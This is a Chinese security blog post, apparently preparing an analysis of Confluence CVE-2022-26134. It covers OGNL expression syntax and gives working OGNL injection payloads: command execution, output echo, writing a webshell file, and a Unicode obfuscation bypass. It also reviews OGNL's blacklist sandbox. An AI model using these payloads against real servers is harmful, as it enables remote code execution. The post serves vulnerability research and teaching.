Confluence EL Injection via OGNL

0x00 前言

上一篇文章《Confluence SSTI via Velocity》中的漏洞原理较为简单，采用了正向分析的方法去还原漏洞挖掘的过程，这篇文章主要从补丁去逆向分析、尝试独立构造出 POC。

0x01 简介

本文将要介绍以下内容：

- 介绍OGNL 基本语法 & 内置沙箱机制，并通过一些例子进行初步掌握
- 梳理 Confluence 处理 HTTP 请求的基本流程
- 分析 CVE-2022-26134 的补丁，然后独立构造 Exploit

0x02 表达式语言 OGNL

OGNL 部分：

- OGNL 介绍
- 基本使用（能看懂并定制 poc/exp）
- 实战利用（命令执行/回显/文件写入）

了解 OGNL

- 尽量从官方文档了解，因为信息在网上的多次传播后难免有失真的可能性。

OGNL (Object-Graph Navigation Language) is an expression language for getting and setting properties of Java objects（操作 Java 对象的属性）。

基本语法和使用

0、基本单元

The fundamental unit(基本单元) of an OGNL expression is the navigation chain(导航链), usually just called "chain"。

说明 OGNL 支持链式调用，是以 “.”（点号）进行串联的一个链式字符串表达式。

例子：

```
// 伪代码
class people{
    name = "zhang san"
    fullName = {"zhang","san"}
    getAge(){
        return "18"
    }
}
```

Expression Element(元素) Part	**Example**
Property(属性) names	获取 people 的 name 属性，可用：people.name 表示
Method Calls	获取 people 的 age 属性，可用：people.getName() 表示
Array Indices(数组索引)	获取 people 的姓氏 ，可用 people.fullName[0] 表示

1、三要素

通俗理解理解就和解语文的阅读理解题一样，需要搞清楚

- 故事：OGNL 表达式，表示执行什么操作
- 人物：OGNL ROOt对象，表示被操作的对象是谁
- 地点：OGNL 上下文环境，表示执行操作的环境在哪

2、常见符号介绍


操作符	说明
.	调用对象的属性、方法
@	调用静态对象、静态方法、静态变量
#	定义变量、调用非root对象、访问 this 变量(当前调用者对应的实例)
${}	引入 OGNL 表达式；形如 ${xxxx}
%	表达式声明；形如 %{xxxx},告诉执行环境 xxxx 是OGNL表达式需要被计算
{}	构造 List；形如：{"aaa", "bbb"}
#{}	构造 Map；形如：#{"a" : "12345", "b" : "67890"}
this	当前对象所对应的实例，通过 #this 调用
new	可用已知对象的构造函数来构造对象；形如：new java.net.URL("http://www.xxx.com/")

3、初阶使用

通过例子了解OGNL为何会从 feature 成为 vulnerability

1. **可调用静态方法**

```
OgnlContext context = new OgnlContext();
String expression = "@java.lang.Runtime@getRuntime().exec(\"calc\")";
Ognl.getValue(expression,context);
```




```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        OgnlContext context = new OgnlContext();
        String expression = "@java.lang.Runtime@getRuntime().exec(\"calc\")";
        System.out.println(Ognl.getValue(expression,context));
    }
}
```

```
D:\JDK\11\bin\java.exe
Process[pid=19504, exi
ib\idea_rt.jar=60370:D
```

2. **定义变量、传参、方法调用**

```
OgnlContext context = new OgnlContext();
String expression =
"#cmd='notepad'," +
"@java.lang.Runtime@getRuntime().exec(#cmd)";
Ognl.getValue(expression,context);
```




```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        OgnlContext context = new OgnlContext();
        String expression =
                "#cmd='notepad'," +
                "@java.lang.Runtime@getRuntime().exec(#cmd)";
        System.out.println(Ognl.getValue(expression,context));
    }
}
```

```
D:\JDK\11\bin\java.exe "-javaagent:D:\JetBrains\IntelliJ IDEA\
Process[pid=15756, exitValue="not exited"]

Process finished with exit code 0
```

3. new **关键字创建对象**

```
OgnlContext context = new OgnlContext();
String expression = "(new java.lang.ProcessBuilder(new java.lang.String[]
{'calc'})).start()";
Ognl.getValue(expression,context);
```



```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        OgnlContext context = new OgnlContext();
        String expression = "(new java.lang.ProcessBuilder(new java.lang.String[]{'calc'})).start()";
        System.out.println(Ognl.getValue(expression,context));
    }
}
```

```
D:\JDK\11\bin\java.exe "-javaagent:D:\JetB                                 ;:D:\JetBrains\Intel
Process[pid=17888, exitValue="not exited"]
```

4、中阶使用

从 Struts2 系列的 payload 中学习如何进行漏洞利用


1. 命令执行

```
# Runtime
@java.lang.Runtime@getRuntime().exec(\"calc\")

# ProcessBuilder
(new java.lang.ProcessBuilder(new java.lang.String[]{'calc'})).start()
```

2. 回显

```
# IOUtils
@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('ipconfig').getInputStream())
```

测试效果




```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        String expression = "#result=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('ipconfig').getInputStream())";
        OgnlContext context = new OgnlContext();
        System.out.println(Ognl.getValue(expression,context));
    }
}
```

```
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::510c:c3f8:18d9:fdee%16
   IPv4 Address. . . . . . . . . . . : 10.1.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.2
```

```
# Scanner
new
java.util.Scanner(@java.lang.Runtime@getRuntime().exec('ipconfig').getInputStream()).useDelimiter('\\a').next()
```

测试效果



```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        String expression = "new java.util.Scanner(@java.lang.Runtime@getRuntime().exec('ipconfig').getInputStream()).useDelimiter('\\\\a').next()";
        OgnlContext context = new OgnlContext();
        System.out.println(Ognl.getValue(expression,context));
    }
}
```

```
   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::510c:c3f8:18d9:fdee%16
   IPv4 Address. . . . . . . . . . . : 10.1.1.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.2
```

实战时可通过 response 对象回显


```
#writer = response.getWriter()
#writer.println("exec result")
#writer.flush()
#writer.close()
```

3. 文件操作

单纯的命令执行无法满足需求时，可以写入 webshell

```
String expression =
    "#filepath =
'F:/workspace/java/application/atlassian/confluence/code/local/confluence-
exploit-beta/',"+
    "#filename = 'shell.jsp'," +
    "#filecontent = 'pwned by 1337'," +
    "#fos=new java.io.FileOutputStream((#filepath + #filename))," +
    "#fos.write(#filecontent.getBytes())," +
    "#fos.close()";
OgnlContext context = new OgnlContext();
Ognl.getValue(expression,context);
```

测试效果



```
PS F:\workspace\java\application\atlassian\confluence\code\local\confluence-exploit-beta> ls | grep shell
-a----        10/2/2022     16:17             13 shell.jsp
PS F:\workspace\java\application\atlassian\confluence\code\local\confluence-exploit-beta> cat .\shell.jsp
pwned by 1337
PS F:\workspace\java\application\atlassian\confluence\code\local\confluence-exploit-beta>
```

5. **进阶知识**

- 只作简单介绍，后续会更系统详细的学习 OGNL 更底层的知识

1. 如何触发 RCE Sink


- 方便白盒审计

```
getValue()
setValue() # 本质还是 getValue
findValue() # 本质还是 getValue
```

触发例子:

```
# getValue()
OgnlContext context = new OgnlContext();
Ognl.getValue("(new java.lang.ProcessBuilder(new java.lang.String[]
{'calc'})).start()", context);

# setValue()
OgnlContext context = new OgnlContext();
Ognl.setValue("((new java.lang.ProcessBuilder(new java.lang.String[]
{'calc'})).start())(1)", context,"");

# findValue()
OgnlValueStack stack = new OgnlValueStack();
stack.findValue("(new java.lang.ProcessBuilder(new java.lang.String[]
{'calc'})).start()");
```

2、getValue()、setValue() 运算符优先级




e.method(args) Method call *e.property* Property *e1[e2]* Index *e1.{ e2 }* Projection *e1.{? e2 }* Selection *e1.(e2)* Subexpression evaluation *e1(e2)* Expression evaluation	Generally speaking, navigation chains are evaluated by evaluating the first expression, then evaluating the second one with the result of the first as the source object.	Some of these forms can be passed as top-level expressions to `setValue` and others cannot. Only those chains that end in property references (e.property), indexes (`e1[e2]`), and subexpressions (`e1.(e2)`) can be; and expression evaluations can be as well. For the chains, `getValue` is called on the left-hand expression (`e` or `e1`), and then `setValue` is called on the rest with the result as the target object.

3、隐藏在 issue 里的 "trick"

比如在 poc 中 unicode 编码的思路从何而来?

在知识储备不够的情况只能到处薅信息，找灵感:




11 Open ✓ 42 Closed Author Label Projects Milestones Assignee Sort

- 如何解决安全问题。How ognl solve safety problem — 5
  #161 opened on Jul 26 by LY1806620741
- In 3.3.3 (and before) compileExpression fails without add-opens on Java 17 — 2
  #160 opened on Jul 14 by petergeneric
- java.lang.ArithmeticException: / by zero — 3
  #142 opened on Jan 5 by csxcsx00
- Class reference is failed when include 'or' at a package name — 1
  #103 opened on May 22, 2020 by kazuki43zoo
- Add short circuit for public method to avoid unnecessary synchronization and cache — 5
  #90 opened on Oct 28, 2019 by quaff
- Can ognl support java8 lambda expressions — 1
  #66 opened on Dec 24, 2018 by timnick-snow
- Add Automatic-Module-Name for JPMS — 1
  #52 opened on Mar 30, 2018 by danielfernandez
- Issue with SecurityManager and 3.0.19 — 4
  #31 opened on Oct 10, 2016 by warlockza
- Getting "NoSuchPropertyException" Randomly — 8
  #22 opened on May 3, 2016 by infear-on-the-way
- Unit tests don't work if expressions are not compiled — 1
  #18 opened on Mar 10, 2016 by marvkis
- Unicode Proerty is not supported — 1
  #13 opened on Aug 3, 2015 by narusas

例子(OGNL v2.6.9):

```
# new 关键字 Unicode编码后得到 \u006e\u0065\u0077
(\u006e\u0065\u0077 java.lang.ProcessBuilder(new java.lang.String[]
{"calc"})).start()
```

测试效果




```
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        String expression = "(\\u006e\\u0065\\u0077 java.lang.ProcessBuilder(new java.lang.String[]{'calc'})).start()";
        OgnlContext context = new OgnlContext();
        Ognl.getValue(expression, context);
    }
}
```

```
Q: 为什么会支持 Unicode? 是否还支持其他编码或特性?
A: 先贴上调用栈，不占篇幅详述，留到OGNL的专项篇
```

```
readChar:249, JavaCharStream (ognl)
BeginToken:184, JavaCharStream (ognl)
getNextToken:1471, OgnlParserTokenManager (ognl)
jj_ntk:3078, OgnlParser (ognl)
unaryExpression:1080, OgnlParser (ognl)
multiplicativeExpression:972, OgnlParser (ognl)
additiveExpression:895, OgnlParser (ognl)
shiftExpression:751, OgnlParser (ognl)
relationalExpression:509, OgnlParser (ognl)
equalityExpression:406, OgnlParser (ognl)
andExpression:353, OgnlParser (ognl)
exclusiveOrExpression:300, OgnlParser (ognl)
inclusiveOrExpression:247, OgnlParser (ognl)
logicalAndExpression:194, OgnlParser (ognl)
logicalOrExpression:141, OgnlParser (ognl)
conditionalTestExpression:102, OgnlParser (ognl)
assignmentExpression:65, OgnlParser (ognl)
expression:24, OgnlParser (ognl)
topLevelExpression:16, OgnlParser (ognl)
parseExpression:113, Ognl (ognl)
getValue:454, Ognl (ognl)
getValue:433, Ognl (ognl)
main:12, OGNLTrigger (com.demo)
```

基于黑名单的沙箱机制

在线diff源码，发现 OGNL 在 v3.1.25 版本加入了基于黑名单的沙箱机制



github.com/orphan-oss/ognl/compare/OGNL_3_1_24...OGNL_3_1_25

```
        public static Object invokeMethod(Object target, Method method, Object[] argsArray)
                throws InvocationTargetException, IllegalAccessException
        {
            boolean syncInvoke;
            boolean checkPermission;
            Boolean methodAccessCacheValue;
            Boolean methodPermCacheValue;

            // only synchronize method invocation if it actually requires it
```


```
        public static Object invokeMethod(Object target, Method method, Object[] argsArray)
                throws InvocationTargetException, IllegalAccessException
        {
            boolean syncInvoke;
            boolean checkPermission;
            Boolean methodAccessCacheValue;
            Boolean methodPermCacheValue;

+           if (_useStricterInvocation) {
+               final Class methodDeclaringClass = method.getDeclaringClass();  // Note: synchronized(method) call below will already NPE, so no null check.
+               if ( (AO_SETACCESSIBLE_REF != null && AO_SETACCESSIBLE_REF.equals(method)) ||
+                    (AO_SETACCESSIBLE_ARR_REF != null && AO_SETACCESSIBLE_ARR_REF.equals(method)) ||
+                    (SYS_EXIT_REF != null && SYS_EXIT_REF.equals(method)) ||
+                    (SYS_CONSOLE_REF != null && SYS_CONSOLE_REF.equals(method)) ||
+                    AccessibleObjectHandler.class.isAssignableFrom(methodDeclaringClass) ||
+                    ClassResolver.class.isAssignableFrom(methodDeclaringClass) ||
+                    MethodAccessor.class.isAssignableFrom(methodDeclaringClass) ||
+                    MemberAccess.class.isAssignableFrom(methodDeclaringClass) ||
+                    OgnlContext.class.isAssignableFrom(methodDeclaringClass) ||
+                    Runtime.class.isAssignableFrom(methodDeclaringClass) ||
+                    ClassLoader.class.isAssignableFrom(methodDeclaringClass) ||
+                    ProcessBuilder.class.isAssignableFrom(methodDeclaringClass) ||
+                    AccessibleObjectHandlerJDK9Plus.unsafeOrDescendant(methodDeclaringClass) ) {
+                   // Prevent calls to some specific methods, as well as all methods of certain classes/interfaces
+                   //   for which no (apparent) legitimate use cases exist for their usage within OGNL invokeMethod().
+                   throw new IllegalAccessException("Method [" + method + "] cannot be called from within OGNL invokeMethod() " +
+                           "under stricter invocation mode.");
+               }
+           }
+
            // only synchronize method invocation if it actually requires it
```

```
Prevent calls to some specific methods, as well as all methods of certain
classes/interfaces for which no (apparent) legitimate use cases exist for their
usage within OGNL invokeMethod().
```

限制对某些特定方法的调用，以及在OGNL invokeMethod()中没有(明显的)合法用例存在的某些类/接口的所有方法的调用，比如命令执行需要的 Runtime、ProcessBuilder等。

例子：


将 OGNL 版本升到有黑名单限制的版本，执行带命令执行的表达式，会抛出以下异常



OGNLTrigger

```
    at com.demo.OGNLTrigger.main(OGNLTrigger.java:13)
Caused by: java.lang.IllegalAccessException Create breakpoint : Method [public static java.lang.Runtime java.lang.Runtime.getRuntime()] cannot be called from within OGNL invokeMethod() under stricter invocation mode.
    at ognl.OgnlRuntime.invokeMethod(OgnlRuntime.java:1125)
    at ognl.OgnlRuntime.callAppropriateMethod(OgnlRuntime.java:1920)
    ... 13 more
/-- Encapsulated exception ------------\
java.lang.IllegalAccessException Create breakpoint : Method [public static java.lang.Runtime java.lang.Runtime.getRuntime()] cannot be called from within OGNL invokeMethod() under stricter invocation mode.
